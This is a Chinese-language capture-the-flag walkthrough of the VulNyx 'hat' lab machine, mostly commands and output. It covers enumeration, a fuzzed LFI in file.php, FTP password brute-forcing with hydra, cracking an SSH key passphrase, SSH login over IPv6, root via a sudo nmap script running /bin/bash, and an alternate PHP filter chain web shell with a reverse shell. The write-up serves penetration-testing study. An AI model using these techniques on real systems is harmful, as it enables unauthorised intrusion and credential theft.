主机发现
bash
┌──(root㉿xhh)-[~/Desktop/xhh/VluNyx/hat]
└─# arp-scan -I eth1 -l

192.168.56.125 08:00:27:3d:e6:9a PCS Systemtechnik GmbH主机地址为:192.168.56.125
端口扫描
bash
┌──(root㉿xhh)-[~/Desktop/xhh/VluNyx/hat]
└─# nmap -p- 192.168.56.125

PORT      STATE    SERVICE
22/tcp    filtered ssh
80/tcp    open     http
65535/tcp open     unknown
bash
┌──(root㉿xhh)-[~/Desktop/xhh/VluNyx/hat]
└─# nmap -sT -sC -sV -O -p22,80,65535 192.168.56.125
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-01 16:36 CST
Nmap scan report for 192.168.56.125
Host is up (0.0010s latency).

PORT      STATE    SERVICE VERSION
22/tcp    filtered ssh
80/tcp    open     http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
65535/tcp open     ftp     pyftpdlib 1.5.4
| ftp-syst:
|   STAT:
| FTP server status:
|  Connected to: 192.168.56.125:65535
|  Waiting for username.
|  TYPE: ASCII; STRUcture: File; MODE: Stream
|  Data connection closed.
|_End of status.
MAC Address: 08:00:27:3D:E6:9A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.14 seconds
Web渗透
80就是apache默认界面
目录枚举
bash
┌──(root㉿xhh)-[~/Desktop/xhh/VluNyx/hat]
└─# gobuster dir -u http://192.168.56.125/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.125/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/logs                 (Status: 301) [Size: 315] [--> http://192.168.56.125/logs/]
/php-scripts          (Status: 301) [Size: 322] [--> http://192.168.56.125/php-scripts/]
/server-status        (Status: 403) [Size: 279]
Progress: 1273830 / 1273830 (100.00%)
===============================================================
Finished
===============================================================
使用gobuster扫描出两个目录
/ php-scripts/
bash
┌──(root㉿xhh)-[~/Desktop/xhh/VluNyx/hat]
└─# dirsearch -u http://192.168.56.125/php-scripts/

Target: http://192.168.56.125/

[16:57:12] Starting: php-scripts/

[16:57:37] 200 -    0B  - /php-scripts/file.php

Task Completed
bash
┌──(root㉿xhh)-[~/Desktop/xhh/VluNyx/hat]
└─# wfuzz -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://192.168.56.125/php-scripts/file.php?FUZZ=/etc/passwd --hh 0
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.56.125/php-scripts/file.php?FUZZ=/etc/passwd
Total requests: 220559

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================


000000100: 200 26 L 38 W 1404 Ch "6" 能fuzz出一个参数6,并存在LFI
/logs/
bash
┌──(root㉿xhh)-[~/Desktop/xhh/VluNyx/hat]
└─# gobuster dir -u http://192.168.56.125/logs/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -x php,html,txt,log
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.125/logs/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,html,txt,log
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 4]
/vsftpd.log           (Status: 200) [Size: 1760]
Progress: 364127 / 6369150 (5.72%)^C
bash
┌──(root㉿xhh)-[~/Desktop/xhh/VluNyx/hat]
└─# hydra -l admin_ftp -P /rockyou.txt ftp://192.168.56.125:65535 -vV

[65535][ftp] host: 192.168.56.125 login: admin_ftp password: cowboy拿到凭证admin_ftp:cowboy
ftp(65535)
bash
┌──(root㉿xhh)-[~/Desktop/xhh/VluNyx/hat]
└─# ftp 192.168.56.125 65535
Connected to 192.168.56.125.
220 pyftpdlib 1.5.4 ready.
Name (192.168.56.125:root): admin_ftp
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.

ftp> ls -a
229 Entering extended passive mode (|||51437|).
125 Data connection already open. Transfer starting.
drwxrwxrwx   2 cromiphi cromiphi     4096 Sep 28  2021 share
226 Transfer complete.

ftp> cd share
250 "/share" is the current directory.

ftp> ls -a
229 Entering extended passive mode (|||35121|).
125 Data connection already open. Transfer starting.
-rwxrwxrwx   1 cromiphi cromiphi     1751 Sep 28  2021 id_rsa
-rwxrwxrwx   1 cromiphi cromiphi      108 Sep 28  2021 note
226 Transfer complete.
ftp>
拿下两文件
bash
ftp> get note
local: note remote: note
229 Entering extended passive mode (|||57167|).
125 Data connection already open. Transfer starting.
100% |**************************************************************************************************|   108        2.69 KiB/s    00:00 ETA
226 Transfer complete.
108 bytes received in 00:00 (2.67 KiB/s)
ftp> get id_rsa
local: id_rsa remote: id_rsa
229 Entering extended passive mode (|||47565|).
125 Data connection already open. Transfer starting.
100% |**************************************************************************************************|  1751      239.49 KiB/s    00:00 ETA
226 Transfer complete.
1751 bytes received in 00:00 (230.54 KiB/s)
ftp> quit
221 Goodbye.
note
bash
┌──(root㉿xhh)-[~/Desktop/xhh/VluNyx/hat]
└─# cat note

Hi,

We have successfully secured some of our most critical protocols ... no more worrying!


Sysadmin
john爆破id_rsa
bash
┌──(root㉿xhh)-[~/Desktop/xhh/VluNyx/hat]
└─# ssh2john id_rsa > tmp

┌──(root㉿xhh)-[~/Desktop/xhh/VluNyx/hat]
└─# john tmp --wordlist=/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ilovemyself      (id_rsa)
1g 0:00:00:00 DONE (2025-12-01 18:44) 25.00g/s 40000p/s 40000c/s 40000C/s alexis1..dragon1
Use the "--show" option to display all of the cracked passwords reliably
Session completed. 拿到密码凭证:ilovemyself
登录cromiphi
22/tcp filtered ssh
由于端口扫描的时候22是filtered,所有IPv4连接不上去
尝试使用IPv6
bash
#本机网卡eth1
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:78:b2:ba brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.247/24 brd 192.168.56.255 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe78:b2ba/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
发广播包
bash
┌──(root㉿xhh)-[~/Desktop/xhh/VluNyx/hat]
└─# ping6 -I eth1 ff02::1
ping6: Warning: IPv6 link-local address on ICMP datagram socket may require ifname or scope-id => use: address%<ifname|scope-id>
ping6: Warning: source address might be selected on device other than: eth1
PING ff02::1 (ff02::1) from :: eth1: 56 data bytes
64 bytes from fe80::20c:29ff:fe78:b2ba%eth1: icmp_seq=1 ttl=64 time=0.232 ms
64 bytes from fe80::a00:27ff:fe3d:e69a%eth1: icmp_seq=1 ttl=64 time=1.44 ms
由于b2ba是自己网卡
bash
┌──(root㉿xhh)-[~/Desktop/xhh/VluNyx/hat]
└─# ssh cromiphi@fe80::a00:27ff:fe3d:e69a%eth1 -i id_rsa
The authenticity of host 'fe80::a00:27ff:fe3d:e69a%eth1 (fe80::a00:27ff:fe3d:e69a%eth1)' can't be established.
ED25519 key fingerprint is SHA256:LaOu+PZMPWLbX3icetuOZ2jXgEY/N1RwrUsqJBfcuTQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'fe80::a00:27ff:fe3d:e69a%eth1' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Linux hat 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
cromiphi@hat:~$ id
uid=1000(cromiphi) gid=1000(cromiphi) grupos=1000(cromiphi)
成功登录cromiphi
user.txt
bash
cromiphi@hat:~$ cat user.txt
d3ea66f59d9d6ea12351b415080b5457
提权
bash
cromiphi@hat:~$ sudo -l
Matching Defaults entries for cromiphi on hat:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User cromiphi may run the following commands on hat:
    (root) NOPASSWD: /usr/bin/nmap
bash
cromiphi@hat:~$ echo 'os.execute("/bin/bash")' > xhh
cromiphi@hat:~$ sudo nmap --script=xhh
Starting Nmap 7.70 ( https://nmap.org ) at 2025-12-01 11:58 CET
NSE: Warning: Loading 'xhh' -- the recommended file extension is '.nse'.
root@hat:/home/cromiphi# uid=0(root) gid=0(root) grupos=0(root)唯一缺点,输入没显示(解决方案:输入reset)
root.txt
bash
root@hat:/home/cromiphi# 8b4acc39c4d068623a16a89ebecd5048方式二(非预期)
/ php-scripts/file.php有LFI,可以做到弹shell,读文件
bash
┌──(root㉿xhh)-[/git_tools/php_filter_chain_generator]
└─# python3 php_filter_chain_generator.py --chain "<?php system(\$_GET[0]);?>"
(...省略...)
执行反弹shell,在opt文件夹拿到ftp服务内容
bash
┌──(root㉿xhh)-[/git_tools/php_filter_chain_generator]
└─# nc -lvnp 6666
listening on [any] 6666 ...
id
connect to [192.168.56.247] from (UNKNOWN) [192.168.56.125] 43646
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ls /opt
share
ls /opt/share
id_rsa
note